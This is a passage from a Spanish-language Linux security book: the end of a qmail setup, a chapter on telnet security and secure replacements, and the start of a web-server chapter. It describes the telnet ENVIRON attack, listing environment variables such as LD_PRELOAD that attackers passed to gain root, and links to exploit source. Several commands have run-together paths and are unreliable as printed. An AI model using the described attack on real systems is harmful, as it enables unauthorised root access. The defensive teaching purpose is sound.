[root@applemac qmail-1.03]# ./config
Your hostname is applemac.ag.ohio-state.edu.
Your host's fully qualified name in DNS is
➥applemac.ag.ohio-state.edu.
Putting applemac.ag.ohio-state.edu into control/me...
Putting ag.ohio-state.edu into control/defaultdomain...
Putting ohio-state.edu into control/plusdomain...

Checking local IP addresses:
127.0.0.1: Adding localhost to control/locals...
140.254.85.35: Adding applemac.ag.ohio-state.edu to control/locals...

If there are any other domain names that point to you,
you will have to add them to /var/qmail/control/locals.
You don't have to worry about aliases, i.e., domains with CNAME
➥records.

Copying /var/qmail/control/locals to /var/qmail/control/rcpthosts...
Now qmail will refuse to accept SMTP messages except to those hosts.
Make sure to change rcpthosts if you add hosts to locals or
➥virtualdomains!
```

Ya puede agregar los *hosts* autorizados a /var/mail/control/rcpthosts. De forma predeterminada, el *script* de configuración agrega localhost y el nombre de la DNS detectada a rcpthosts.

Tras agregar los *hosts* deseados, agregue los alias predeterminados del sistema. Dichos alias son pseudo-cuentas que va a utilizar Qmail al enviar los mensajes. En INSTALL.alias puede encontrar todas las instrucciones de los alias. El método para comenzar rápidamente es el siguiente:

```
[root@applemac qmail-1.03]# (cd ~alias; touch .qmail-postmaster .qmail-
➥mailer-daemon .qmail-root)
[root@applemac qmail-1.03]# chmod 644 ~alias/.qmail*
```

Una vez que Qmail se compila sin errores, es necesario quitar sendmail del inicio. Para hacerlo, elimine el *script* de inicialización de sendmail del directorio de

nivel de ejecución apropiado, mueva los archivos binarios de sendmail y finalice el proceso de sendmail:

```
[root@applemac qmail-1.03]# rm /etc/rc.d/rc3.d/*sendmail*
[root@applemac qmail-1.03]# rm /etc/rc.d/rc5.d/*sendmail*
[root@applemac qmail-1.03]# mv /usr/sbin/sendmail /usr/sbin/sendmail.old
[root@applemac qmail-1.03]# mv /usr/lib/sendmail /usr/lib/sendmail.old
[root@applemac qmail-1.03]# killall -9 sendmail
```

Seguidamente, enlace con los empaquetadores de sendmail de Qmail para que los programas que llamen a sendmail ejecuten Qmail:

```
[root@applemac qmail-1.03]# ln -s /var/qmail/bin/sendmail/usr/lib/sendmail
[root@applemac qmail-1.03]# ln -s /var/qmail/bin/sendmail/usr/sbin/sendmail
```

Ya puede agregar Qmail a /etc/inetd.conf para que se inicie con una conexión SMTP entrante. Reinicie inetd (kill –1 inetd) y agregue la siguiente entrada a /etc/inetd.conf:

```
smtp   stream  tcp     nowait  qmaild/var/qmail/bin/tcp-env tcp-env
➥/var/qmail/bin/qmail-smtpd
```

Para finalizar, debe especificar el lugar en el que Qmail va a almacenar los mensajes entrantes. De forma predeterminada utiliza ~/Mailbox, que ofrece varias ventajas con respecto al directorio /var/spool/mail estándar. Almacenar correo en el directorio principal del usuario comporta un riesgo inferior a almacenar todos los archivos mbox en una ubicación común. También ofrece un acceso a disco más rápido y flexible.

Para mantener la mayor compatibilidad posible con la configuración existente de Linux, configure el sistema para almacenar mensajes en la ubicación tradicional de mbox de la siguiente forma:

```
[root@applemac   qmail-1.03]#   cp   /var/qmail/boot/proc
➥/var/qmail/rc
```

La instalación de Qmail ya está lista para recibir correo. Para activar los servicios de entrega de Qmail, ejecute este comando:

```
[root@applemac qmail-1.03]# csh -cf '/var/qmail/rc &'
```

El paso final si desea dedicar Qmail al servicio de SMTP es agregar el comando anterior a uno de los *scripts* de inicialización de Linux. Puede crear un *script* de inicio en /etc/rc.d/init.d y agregarlo al directorio de nivel de ejecución apropiado o simplemente agregar la línea a un archivo rc existente, como /etc/rc.d/rc.local.

Probar Qmail

Una vez que Qmail esté instalado, pruébelo enviando un mensaje a una cuenta de usuario. Además, para verificar que funciona el servicio SMTP, pruebe a iniciar una sesión de telnet al puerto 25 de la máquina que acaba de configurar:

```
[root@applemac qmail-1.03]# telnet localhost 25
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
220 applemac.ag.ohio-state.edu ESMTP
EXPN jray
502 unimplemented (#5.5.1)
VRFY jray
252 send some mail, i'll try my best
VRFY personwhodoesntexist
252 send some mail, i'll try my best
```

En este ejemplo hay algunas cosas interesantes que hay que mencionar. En primer lugar, la respuesta inicial del servidor está lejos de ser personalizada. Al devolver solamente un código de éxito (220) y el nombre del *host*, Qmail oculta su identidad, lo que dificulta a los piratas el rastreo de redes y la posibilidad de encontrar determinados tipos de servidores.

Además, EXPN es una función no definida en Qmail y VRFY devuelve el mismo resultado, independientemente del nombre de cuenta que le pase. Por consiguiente, el servidor de Qmail no revela ninguna información de la cuenta ni del sistema.

Ya tiene un servidor de correo que ofrece una seguridad, al menos, tan alta como la configuración de sendmail que ya se ha explicado. Si desea que sea compatible con TCP Wrapper, sólo tiene que agregar la opción de empaquetador a la entrada /etc/inetd.conf de Qmail:

```
smtp   stream  tcp     nowait  qmaild /usr/sbin/tcpd/var/qmail/bin/tcp-
➥env tcp-env /var/qmail/bin/qmail-smtpd
```

Cuentas de usuarios virtuales

Para aumentar aún más la seguridad del correo electrónico, es aconsejable configurar Qmail para que envíe mensajes a usuarios virtuales. Con las configuraciones de sendmail y de Qmail explicadas, debe crear una cuenta de usuario local para cada cuenta de e-mail, lo que puede suponer un riesgo para la seguridad. Puede establecer que las cuentas de los usuarios utilicen /dev/null como *shell* predeterminada, con lo que se limita la capacidad de inicio de sesión, aunque tendrá que preocuparse de cosas como FTP.

Si crea cuentas de usuarios que no tengan entradas /etc/passwd, no es necesario que se preocupe de aspectos tales como que los *sniffers* de paquetes revelen las contraseñas de inicio de sesión estándar. Poner en peligro una cuenta de correo electrónico supone una amenaza menor que poner en peligro todo un servidor. Paul Gregg ha creado un documento HOWTO que describe cómo configurar Qmail/qmail-popup para utilizar una sola cuenta de usuario con el fin de almacenar tantos buzones de cuentas de usuarios "virtuales" como se desee. Dicho documento se puede encontrar aquí:

http://www.tibus.net/pgregg/projects/qmail/single-uid-howto.txt

Hemos utilizado un servidor de correo con una configuración similar durante dos años y con TCP Wrappers, usuarios virtuales y transmisión limitada correctamente configurados, y ha permanecido estable y seguro sin ningún incidente.

Otros recursos de Qmail

- Proyecto de documentación de Qmail de Michael Samuel. Exhaustiva documentación para la manipulación a nivel experto de la configuración de Qmail (http://qmail-docs.surfdirect.com.au).
- "Life with Qmail" de David Sill. Las páginas de este documento explican la instalación de Qmail, las extensiones de Qmail que se pueden utilizar y una descripción general de las ventajas de Qmail frente a las de sus competidores (http://Web.InfoAve.Net/~dsill/lwq.html).
- Integración entre Qmail y LDAP. Permita que LDAP admita las búsquedas de nombres de usuarios a través de la instalación de Qmail (http://www.nrg4u.com/).
- La página de compatibilidad entre Qmail y RBL. Es muy recomendable aplicar las actualizaciones apropiadas a Qmail para que sea compatible con RBL. Es una de las mejores defensas que existen contra el correo "basura", además de desactivar todas las transmisiones (http://www.qmail.org/rbl/).

NOTA

La seguridad del servidor de correo es sólo una parte de la batalla, ya que aunque se asegure el servidor de correo, si no se utiliza el cifrado o algún cliente de correo seguro es posible interceptar el correo interno. Para esta función, preferimos pgp4pine, una *shell* de PGP para el cliente de correo pine. Puede obtener más información al respecto en http://members.home.com/cdwiegand/pgp4pine/.

Resumen

Si se configura MTA para evitar las transmisiones abiertas y el pirateo categórico de cuentas, se protege la red, el servidor y a los usuarios. sendmail ofrece un servicio SMTP de gran potencia y una excelente compatibilidad con las utilidades existentes de Linux/UNIX. Por el contrario, Qmail lucha por ser pequeño, rápido y seguro.

Antes de elegir entre uno u otro, lea la documentación de ambos productos y decida cuál es el que más se ajusta a sus necesidades. También debe saber que independientemente del servidor SMTP que elija, su seguridad sólo es una parte de los problemas que pueden surgir en el servidor de correo. Hay que evaluar los

problemas de seguridad en programas que transfieren correo electrónico del servidor al cliente (a saber, los servidores POP3 o IMAP).

NOTA

No es imprescindible utilizar sendmail o Qmail. Otra buena opción es Postfix (antes Vmailer) de Wietse Venema. Postfix se centra en la seguridad y en su sencillez de manejo, y también es gratuito. Para obtener más información, véase la página web http://www.pizza.org/postfix/motivation.html.

Para finalizar, hay que realizar actualizaciones constantes. A diferencia de los sistemas operativos de sobremesa, en los que una actualización no suele ser más que unas pocas características gráficas nuevas, las actualizaciones a los servicios críticos suelen ser más importantes. Si tiene la última versión de sendmail o Qmail en el sistema, los riesgos de la seguridad serán mínimos.

CAPÍTULO 13

Seguridad Telnet

En este capítulo

Cómo valorar la necesidad de proporcionar servicios Telnet.
Historial de seguridad de Telnet.
Sistemas telnet seguros.
Telnet SRA de la Universidad A&M de Tejas.
El paquete Telnet/FTP SRP de Stanford.
Documentos importantes.
Resumen.

Como se explicó en el Capítulo 10, "Protección de datos en tránsito", es recomendable reemplazar telnet por Secure Shell (ssh) siempre que sea posible. Sin embargo, puede que tenga razones para no utilizar ssh. Este capítulo proporciona varias alternativas.

Cómo valorar la necesidad de proporcionar servicios Telnet

A diferencia de muchos otros servicios, telnet (o una réplica razonable) es un deber absoluto (especialmente si está utilizando Linux en servidores de Internet o intranet). Hay muchas tareas que se pueden realizar fácilmente con telnet y que, de otra manera, serían muy difíciles.

Por tanto, la pregunta no es si debe utilizar servicios telnet (o parecidos). La pregunta es si debería proporcionar dichos servicios a los demás. La respuesta generalmente es no. A no ser que tenga una buena razón para hacerlo, no permita al público el acceso a telnet o shell.

NOTA

Si quiere aprender cómo negar el acceso público a telnet (manteniendo el acceso privado), véase el Capítulo 18, "Linux y *firewalls*".

Historial de seguridad de Telnet

El telnet básico ha tenido muchos problemas de seguridad en el pasado. Uno a resaltar (porque afecta a Linux) es el ataque de paso de variables de entorno. Salió a la superficie en Noviembre de 1.995 y afectó incluso a las versiones más "seguras" de telnet que utilizaban autentificación basada en Kerberos. La técnica implicaba el paso de variables de entorno locales al objetivo remoto utilizando la opción ENVIRON de todas las versiones de telnet conformes con RFC 1408 o RFC 1572.

Como se describe en el Boletín de Información G-01 de CIAC:

> "Algunos demonios de telnet soportan RFC 1408 o RFC 1572, ambas llamadas "Opción de entorno de telnet." Esta extensión de telnet proporciona la habilidad de transferir variables de entorno de un sistema a otro. Si el sistema objetivo o remoto, aquél al que está conectada telnet, está ejecutando un demonio telnet sometido a RFC 1408/RFC 1572 *y* el sistema objetivo también soporta bibliotecas de objetos compartidas, entonces es posible transferir variables de entorno que influyan en el programa de *login* llamado por el demonio de telnet. Al influir en el sistema objetivo, el usuario puede evitar el *login* normal y el esquema de autentificación y convertirse en raíz (root) de ese sistema."

La opción ENVIRON soporta varias variables, incluyendo las siguientes:

- ACCT. La variable ACCT se utiliza para transmitir la cuenta ID que el cliente quiere utilizar en el *host* remoto.
- DISPLAY. La variable DISPLAY se utiliza para transmitir la ubicación del visualizador X del cliente.
- JOB. La variable JOB se utiliza para transmitir la ID del trabajo que el cliente quiere utilizar en el *host* remoto.
- USER. La variable USER se utiliza para transmitir el usuario o nombre de cuenta al que el cliente quiere hacer *log in* en el sistema remoto.

Sin embargo, los investigadores descubrieron que los atacantes podían pasar otras variables de entorno a *hosts* remotos, entre ellas:

- IFS.
- LD_AOUT_LIBRARY_PATH.
- LD_LIBRARY_PATH.
- LD_PRELOAD.
- LIBPATH.
- ELF_LD_LIBRARY_PATH.

Esto permitía a los atacantes cargar una libc personalizada, que, en determinadas circunstancias, podía conseguirles acceso de raíz.

NOTA

Si tiene una versión más antigua de Linux rondando por ahí y quiere ver el ataque ENVIRON en acción, consiga el código fuente del *exploit* en http://www.insecure.org/sploits/telnetd.LD_PRELOAD.enviropassing.html.

Puede que se pregunte por qué se permite el paso de variables de entorno. Una de las razones es que le permite comprobar las bibliotecas personalizadas de binarios existentes sin tener que eliminar las bibliotecas ya existentes. Simplemente especificando otra ruta. Otra razón es que su servidor (o un servidor remoto) puede albergar bibliotecas en ubicaciones no tradicionales. En estos casos, puede utilizar las variables de entorno para especificar rutas de búsqueda adicionales.

A lo largo de los años, la gente de seguridad ha reconocido que esto es un problema. Por tanto, los desarrolladores ordenan explícitamente a los programas setuid y setgid que ignoren las variables de entorno sensibles, como LD_LIBRARY_PATH.

NOTA

Para obtener información interesante sobre ataques de variable de entorno, visite la presentación de David Barr, "Why LD_LIBRARY_PATH is bad (porque LD_LIBRARY_PATH es mala)", en http://www.visi.com/~barr/ldpath.html.

Otros ataques memorables son los siguientes:

- En algunas versiones tempranas de Linux, los atacantes podían forzar un volcado de núcleo utilizando telnet. El volcado revelaba las contraseñas *shadowed*. Puede encontrar una explicación en http://www.hoobie.net/security/*exploits*/hacking/telnet_core.txt.
- En el Linux 4.0 de Red Hat, los atacantes podían definir nombres de usuario válidos forzando el *login*. El paquete telnet de las versiones Red Hat 4.0 cortaba la conexión si se introducía un nombre de usuario no válido. Sin embargo, si el nombre de usuario era válido (pero la contraseña era incorrecta), el servidor volvía a mostrar la línea de introducción de comandos para volverlo a intentar.

Pero dichos ataques son raros y la mayoría de las implementaciones de telnet han sido preparadas contra ellos. Pero esto no significa que deba utilizar servicios telnet estándar sin protegerlos, porque telnet tiene varios defectos serios:

- Las contraseñas no están encriptadas y terceras personas podrían capturarlas con *sniffers*.
- Telnet no emplea autentificación de usuario potente.
- Telnet no realiza comprobación de integridad de sesiones.
- Las sesiones telnet no están encriptadas.

Por estas razones, si no quiere o no puede utilizar ssh, necesitará algún otro sistema de telnet seguro.

Sistemas telnet seguros

Además de Secure Shell, existen varias implementaciones de telnet (o parecidas) "seguras", entre ellas:

- deslogin.
- SRA Telnet de la Universidad A&M de Tejas.
- SRP de la Universidad de Stanford.
- SSLTelnet.
- STEL de la Universidad de Milán.

deslogin

deslogin, de David A. Barrett, proporciona un servicio de *login* de red con autentificación segura (lo contrario que telnet o rlogin). El tránsito de los datos se encripta utilizando DES y además está protegido contra escuchas electrónicas. (Si está buscando simplemente un método de encriptación de sesiones rápido, deslogin es una opción.)

Para instalar deslogin necesitará dos archivos:

- El núcleo de deslogin, disponible en ftp://ftp.uu.net/pub/security/des/_deslogin-1.3.tar.gz.
- El cifrado de encriptación, ubicado en ftp.uu.net:/pub/security/des/cipher-3.0.tar.Z.

Cómo instalar deslogin

Después de descargar los paquetes deslogin y cipher, descomprímalos:

```
[root@linux6 /]# gunzip cipher-3_0_tar.Z
[root@linux6 /]# tar -xvf cipher-3_0_tar.Z
[root@linux6 /]# gunzip deslogin-1_3_tar.gz
[root@linux6 /]# tar -xvf deslogin-1_3_tar
```

El paquete cipher se descomprimirá en cipher-3.0/ y deslogin en deslogin-1.3/.

Cómo instalar el paquete de cifrado

Después, vaya a cipher-3.0/ y construya el paquete de cifrado:

```
make
```

Después de verificar que make ha tenido éxito (ningún error aparte de los avisos de claves de 16 bits), instale el paquete:

```
[root@linux6 /cipher-3.0]# make install
cp cipher /usr/local/bin
ln /usr/local/bin/cipher /usr/local/bin/decipher
cp cipher.1 /usr/local/man/man1
cp btoa atob /usr/local/bin
cp btoa.1 /usr/local/man/man1
ln /usr/local/man/man1/btoa.1 /usr/local/man/man1/atob.1
```

Cómo instalar el componente deslogin

Vaya a deslogin-1.3/ y abra para edición Makefile. Aquí necesitará configurar Makefile para su propio sistema. Por ejemplo, cambie la línea 50 para reflejar su shell. Por defecto, la línea 50 es:

```
SHELL=/bin/sh
```

Puede que quiera cambiar ahora las líneas 92, 93 y 94 para especificar archivos y directorios de *log* alternativos. Los valores predeterminados son:

```
USER_FILE=\"/usr/local/etc/deslogind.users\"
LOG_FILE=\"/usr/adm/deslogind.log\"
GW_LOG_FILE=\"/usr/adm/deslogingw.log\"
```

Ahora vaya a la línea 268. Allí necesita poner los comentarios de las líneas 271 a 274 para que deslogin las construya utilizando gcc de Linux. Las líneas quedarán así:

```
#CC    = gcc -ansi
#CFLAGS = $(DEBUG) -Dlinux -D_LINUX_SOURCE
#LDFLAGS = $(DEBUG)
#NSTCFLAGS= $(DEBUG) -Dlinux
```

Ahora ya está listo para hacer el paquete deslogin. Para hacerlo, ejecute make:

```
make
```

Inicialmente, make morirá con el siguiente error:

```
make:***No rule to make target `desblock.o', needed by `deslogin'.
Stop.
```

No le preste atención y vuelva a ejecutarlo:

```
make
```

Ahora se construirá deslogin y le pedirá una frase maestra para la encriptación:

```
You must select a default encryption key for the userFile.
This allows you to place "deslogind -c" in /etc/inetd.config.
Pick a secure passphrase, longer than 8 characters, that you can
remember. You will need it every time you must edit the
userFile (to add users, or to change pass phrases). The most
secure way to run deslogind is with no arguments and type the
userFile passphrase in response to its query. You need never use
the -c option, and when you do, it never exposes the contents of
the userFile. If you use a different key to encrypt the userfile,
the -c option will not work, but otherwise the deslogind will
work fine. The compiled-in key is not stored as a text
string, nor is it a simple 8-byte DES key.

***Do not run deslogind where its virtual-memory data segment
***can be examined by sufficiently determined hostile users.

***Do not use the -c option if the executable file can be
***can be examined by sufficiently determined hostile users.

Input Default UserFile PassPhrase:
```

Tras introducirla, make finalizará. En este momento puede instalar el paquete:

```
make install
```

Note que, en algunos sistemas, puede encontrarse aquí un error y verse forzado a instalar manualmente. Si es así, siga estos pasos:

```
You must install by hand. Running automatic installation
scripts \(especially as root\) is extremely dangerous.

It's more secure if $(BINS) are
stripped, linked statically, and not readable or writeable by
users other than owner. They should *NOT* be setuid but
they can and should be executable by anyone.

The following two commands should work:
strip $(BINS)
chmod 111 $(BINS)"

--- For system-wide installations ---
Deslogind should be owned by root.
Add to /etc/services:
deslogin 3005/tcp
deslogingw 3006/tcp
Add to /etc/inetd.conf:
deslogin stream tcp nowait root $(BINDIR)/deslogind deslogind -c
deslogingw stream tcp nowait root $(BINDIR)/deslogingw deslogingw -c
Make sure $(USER_FILE) exists.
If you use deslogind with -c, make sure the file is encrypted
with cipher using the same passphrase you specified when building
deslogind. See the deslogind man page for details.

Install the executables with the following commands:
cp $(BINS) $$(BINDIR)
cp $(MANSRC) $(MANDIR)
```

Configuración de deslogin

Antes de utilizar deslogin necesitará establecer varias opciones de configuración. Copie primero el archivo ejemplo net*login*d.users en /usr/local/etc/ (si no está ya ahí).

> **NOTA**
>
> Este archivo también puede llamarse deslogind.users.

El archivo ejemplo es algo así:

```
#
# Netlogind user database
#
# Whitespace separated list of username/passphrase pairs.
```

```
# Note that whitespace may appear in the passphrase so it's last.
# The empty passphrase is allowed
# Ascii values greater than 127 are illegal.
#
# For added security, this file may be encrypted with the cipher
# program
# and the same key given to netlogind when it's invoked
# interactively.
# In any case, make sure that it's not readable by other than root
# and the
# netlogind program's owner (group).
#
martha    martha's passphrase
john    simple, but secure
```

El formato del archivo es sencillo: cada línea debe ser un nombre de usuario de 8 caracteres (o menos), una tabulación y una frase maestra que consista en cualquier número de caracteres de 7 bits. (Las líneas precedidas de # se comentan aparte.)

deslogind (el servidor de deslogin) tiene varias opciones de línea de comandos, resumidas en la Tabla 13.1.

Tabla 13.1 Opciones de línea de comando de deslogind

Opción	Función
-c	Utilice la opción -c para especificar que deslogind debería utilizar el archivo de usuario predeterminado (y no pedir una clave de cifrado). Utilícela cuando llame a deslogind para que se ejecute sin interacción humana.
-d	Utilice la opción -d para activar la depuración (recomendado).
-f\fluserFile	Utilice la opción -f\ para especificar un archivo de usuarios alternativo (generalmente deslogind.users o netlogind.users en /usr/local/etc/).
-i\flinactiveSecs	Utilice la opción -i\ para especificar el número de segundos que puede estar inactiva una sesión antes de que el servidor la corte.
-k	Utilice la opción -k para especificar una frase que deslogind utilice para desencriptar el archivo de usuarios. (Aviso: esta opción es sólo para depuración. No la utilice cuando otros usuarios estén haciendo *log* porque su línea de comandos es visible en un listado de procesos.)
-l\fllogFile	Utilice la opción -l\ para especificar un archivo de *log* alternativo. El valor predeterminado es /usr/adm/netlogind.*log* o /usr/adm/deslogind).
-n	Utilice la opción -n cuando su archivo de usuarios no esté encriptado. La opción -n le dice a deslogind que no se moleste en buscar una clave de cifrado.
-p\flport.	Utilice la opción -p\ para especificar el puerto en el que esperar peticiones. (Generalmente es el 3005, pero el sistema comprobará primero /etc/services.)

Tabla 13.1 Opciones de línea de comando de deslogind *(continuación)*

Opción	Función
-t\flloginSecs	Utilice la opción -t\ para especificar el número de segundos que hay que esperar una respuesta después de una petición. Si no se recibe respuesta, el servidor cortará.

deslogind no permite a un usuario pasar variables de entorno al servidor final. (Al contrario que telnet, deslogin prohibe ataques de entorno.) Sin embargo, establece las siguientes variables de entorno al hacer *log in*:

- HOME.
- LOGNAME.
- MAIL.
- PATH.
- RHOSTNAME (nombre de *host* remoto).
- SHELL.
- TERM.
- TZ.
- USER.

La autentificación tiene lugar durante el *log in*:

> "Deslogind utiliza un protocolo "desafío respuesta" para autentificar usuarios. Durante la conexión, el *host* remoto envía una línea que contiene el nombre del usuario remoto y, después, otra dando el nombre de *login* para el usuario local. Deslogind busca el nombre de usuario local en el archivo de usuarios y recupera la frase maestra correspondiente, que se utiliza para producir la clave de autentificación DES del usuario. Se genera un temporal "impredecible" de 64 bits utilizando la clave de autentificación del usuario con DES en modo ECB para encriptar la (LSB relleno con ceros) salida de time(2) y getpid(2). Deslogind encripta entonces el temporal con la clave DES de usuario y la envía como desafío a la máquina remota. El deslogin remoto pide al usuario una frase maestra, que se utiliza en una clave DES utilizada para descifrar el desafío y devolver una "respuesta" de 64 bits. Deslogind compara la respuesta con el temporal; si son iguales, la autentificación tiene éxito y se genera una clave de sesión única encriptando el desafío con la clave DES del usuario. Las claves de autentificación se destruyen en ambos *hosts* y se utiliza entonces la clave de sesión para encriptar todos los datos transferidos."

Las sesiones de usuario hacen *log* a wtmp y pueden ser seguidas de forma muy parecida a las sesiones telnet.

El cliente deslogin

El cliente deslogin es fácil de utilizar. Ejecute el comando deslogin junto con su nombre de usuario, el nombre de *host* remoto y el puerto, como se muestra a continuación:

```
$ deslogin bozo@linux6.samshacker.net:2010
```

El sistema, en respuesta, le pedirá una frase maestra:

```
Pass Phrase:
```

Y, finalmente, si introduce la frase correcta, deslogind le conectará:

```
linux6 $
```

Hay tres opciones de línea de comandos:

- La opción -d especifica que quiere salida depurada.
- La opción -v especifica que quiere salida ampulosa.
- -g\flgateway le proporciona la oportunidad de especificar una combinación *host*/puerto.

ADVERTENCIA

deslogin tiene un problema de seguridad bastante desalentador–el archivo de frases maestras del usuario no está encriptado por defecto.

Licencia de deslogin

deslogin no está bajo la GPL de GNU, así que, por favor, atienda la instrucción de derechos de autor:

> "Este programa no puede ser distribuido comercialmente o incluirse en software comercial sin permiso escrito del autor. No se necesita permiso para su uso no comercial."

STEL (Telnet segura)

STEL es de David Vincenzetti, Stefano Taino y Fabio Bolognesi, de CERT-IT, el Equipo de respuesta a emergencias informáticas (*Computer Emergency Response Team*), Italia, Departamento de Ciencias Informáticas, Universidad de Milán.

En su publicidad, Vincenzetti, Taino y Bolognesi expresan el propósito de STEL:

> "La escucha electrónica está llegando a ser agresiva en Internet. Nosotros, como CERT-IT, hemos registrado un gran número de ataques de rastreo en la sociedad italiana. De hecho, el rastreo es la técnica de ataque más popular de los piratas en todo Internet. Este anuncio presenta una implementación

telnet segura, que ha sido diseñada por el CERT italiano, para hacer que las escuchas no sean efectivas contra sesiones de terminales remotas. No puede ser considerada una solución definitiva, sino una solución de "primeros auxilios", para tratar con uno de los problemas de seguridad más serios del momento."

Las características de la clave STEL son:

- Es sencilla de instalar y utilizar.
- Encripta sesiones con una clave aleatoria utilizando DES, TripleDES o IDEA (lo que elija).
- Utiliza Diffie-Hellman para el intercambio de claves de sesión y defiende contra ataques de *man-in-the-middle*, conocidos por funcionar contra dichos sistemas. Note que Diffie-Hellman está libre de restricciones de patentes, lo que es un plus adicional.
- Soporta varios esquemas de contraseñas UNIX básicas, SecureID y S/Key.
- El paquete está excepcionalmente bien documentado.
- Viene con código fuente abierto y un servidor S/Key.

Obtenga STEL en ftp://idea.sec.dsi.unimi.it/pub/security/cert-it/.

MZ-Telnet SSl

SSL MZ-Telnet incorpora SSL en telnet utilizando SSLeay y es un sustituto útil de telnet con soporte de encriptación. SSL Telnet sustituye la telnet normal utilizando autentificación y encriptación SSL. También funciona con telnet normal, en el caso de que los clientes entrantes no tengan activado SSL.

Obtenga SSL MZ-Telnet en ftp://ftp.replay.com/pub/replay/pub/redhat/i386/SSL-MZtelnet-0.11.2-1.i386.rpm.

NOTA

Aunque la rpm a la que se hace referencia anteriormente contiene una versión binaria, todavía es necesario instalar SSLeay para utilizarla. Esto supone un poco de trabajo. Para aprender cómo hacerlo, por favor consulte el Capítulo 15, "Protocolos web seguros".

Telnet SRA de la Universidad A&M de Tejas

La autentificación de Telnet SRA está basada en la RFC 1416, "La opción de autentificación de telnet". El sistema SRA:

"...proporciona sustitutivos para los programas cliente y servidor telnet y ftp, que utilizan código RPC seguro para ofrecer autentificación encriptada a lo

largo de la red, de forma que no se utilicen contraseñas de texto en bruto. Los clientes y servidores negocian la disponibilidad de SRA para trabajar con versiones no modificadas. Estos programas no necesitan servidor clave o entrada externa y funcionan igualmente bien en conexiones locales y en Internet."

Obtenga SRA en http://www.net.tamu.edu/ftp/security/TAMU/srasrc-1.3.1.tar.gz.

NOTA

Antes de instalar SRA, observe el documento de lanzamiento "Secure RPC Authentication (SRA) for TELNET and FTP"(Autentificación RPC segura (SRA) para TELNET y FTP), David R. Safford, David K. Hess y Douglas Lee Schales, Supercomputer Center, Texas A&M University, ubicado en ftp://ftp.funet.fi/pub/unix/security/login/telnet/doc/sra/sra.ps.gz.

El paquete Telnet/FTP SRP de Stanford

El sistema SRP es un intento de responder a muchos problemas con versiones telnet seguras. Como se explica en su documentación, SRP es:

> "...un nuevo protocolo de autentificación de contraseñas e intercambio de claves útil para autentificar usuarios e intercambiar claves en una red no fiable. El nuevo protocolo resiste ataques de diccionario montados por intrusos de red activos y pasivos, permitiendo, en principio, utilizar incluso las frases maestras más débiles. También ofrece perfecto secreto a posteriori, lo que protege sesiones y contraseñas pasadas de futuros compromisos. Para terminar, las contraseñas de los usuarios se almacenan en un formato que no es equivalente en texto en bruto a la contraseña en sí, de forma que un atacante que capture la base de datos de contraseñas no pueda utilizarla directamente para comprometer la seguridad y obtener acceso inmediato al *host*."

Para instalar SRP necesitará dos archivos:

- El juego de contraseñas exponenciales (EPS). El EPS es un conjunto de utilidades que gestionan un archivo de contraseñas en un formato utilizado por las herramientas SRP. Obténgalo en ftp://srp.stanford.edu/pub/srp/binaries/1.4/eps-i386-linux.tar.gz.
- Utilidades SRP (los binarios del núcleo). Obténgalos en ftp://srp.stanford.edu/pub/srp/binaries/1.4/srp-i386-linux.tar.gz.

Asegúrese de leer cuidadosamente la documentación de SRP antes de instalar, porque reemplaza algunos servicios estándar.

Documentos importantes

Los siguientes documentos le darán una visión general de los métodos ideados para reforzar la autentificación de telnet (y agregar autentificación y encriptación de sesión).

- "The S/KEY One-Time Password System" (el sistema de contraseñas de una vez S/KEY), Neil M. Haller, Bellcore, Morristown, New Jersey (ftp://ftp.bellcore.com/pub/nmh/docs/ISOC.symp.ps).
- "Description of The S/KEY One-Time Password System" (descripción del sistema de contraseñas de una vez S/KEY), Neil M. Haller y Philip R. Karn (ftp://ftp.bellcore.com/pub/nmh/docs/skey.txt).
- "The Telnet Authentication Option" (la opción de autentificación de telnet), D. Borman, Editor, Cray Research, Request for Comments 1409 (RFC 1409) (http://andrew2.andrew.cmu.edu/rfc/rfc1409.html).
- "DASS: Distributed Authentication Security Service" (DASS: Servicio de seguridad de autentificación distribuida) , Charles Kaufman, Digital Equipment Corporation (ftp://crl.dec.com/pub/DEC/SPX/SPX.v2.4-doc.tar.Z).
- "Kerberos FAQ" (FAQ de Kerberos) , Barry Jaspan, OpenVision Technologies (ftp://athena-dist.mit.edu/pub/kerberos/doc/KERBEROS.FAQ).
- "SDSC's Installation and Development of Kerberos" (La instalación y desarrollo de Kerberos de SDSC), Wayne Schroeder, San Diego Supercomputer Center San Diego, California, EE.UU. (http://www.sdsc.edu/~schroede/kerberos_cug.html).

Resumen

De vez en cuando salen a la luz sustitutivos de telnet seguros, pero ninguno se ha impuesto todavía. A no ser que tenga una buena razón para no hacerlo, le recomiendo encarecidamente que utilice SSH en su lugar. SSH ofrece autentificación potente y máxima facilidad de uso.

CAPÍTULO 14

Seguridad de servidor Web

En este capítulo

Eliminación de servicios no esenciales.
Cómo aplicar control de acceso a servicios en ejecución.
Seguridad de servidor Web.
Opciones de configuración que pueden afectar a la seguridad.
Cómo agregar control de acceso a directorios con autentificación HTTP básica.
Debilidades de la autentificación HTTP básica.
HTTP y la autentificación criptográfica.
Cómo agregar autentificación de resumen MD5.
Cómo ejecutar un entorno web chroot.
Acreditación y certificación.
Resumen.

Linux ofrece muchas ventajas, pero hay una característica en particular que le ha permitido introducirse en el mercado empresarial: puede transformar PC baratos en servidores web o intranet con todas las garantías. Si está pensando en utilizar Linux en un entorno web, este capítulo está hecho para usted. Se centra exclusivamente en asegurar *hosts* web y cubre estos temas:

- Problemas de instalación y eliminación de servicios no esenciales.
- Aplicación de control de acceso a la red en servicios esenciales que no son de la Web.
- Seguridad de servidor web Apache.
- Cómo agregar autentificación HTTP básica y criptográfica.

Eliminación de servicios no esenciales

El proceso de asegurar su *host* web comienza incluso antes de la instalación, cuando toma su primera decisión crucial: qué tipo de *host* web está construyendo. Los tres tipos más comunes son:

- *Hosts* web de Intranet . *Hosts* sin conexión a Internet, normalmente conectados a una red de área local.
- *Hosts* web privados o de extranet. *Hosts* que tienen conexión con Internet, pero que sólo proporcionan servicios a una clientela muy limitada.
- *Hosts* web públicos o sacrificables. *Hosts* web comunes y corrientes a los que pueden acceder públicamente los usuarios, conocidos y desconocidos, las 24 horas del día en Internet.

Cada tipo de *host* requiere un método ligeramente diferente. En un entorno de intranet, por ejemplo, puede proporcionar servicios de red que nunca permitiría en un servidor web público, y supondrían menos riesgo.

Las instalaciones de Linux por defecto incluyen muchos servicios sin los cuales, probablemente, pueda pasarse su *host* web, entre los que se incluyen:

- Protocolo de transferencia de archivos (*File Transfer Protocol* (FTP)).
- finger.
- Sistema de archivos de red (*Network File System* (NFS)).
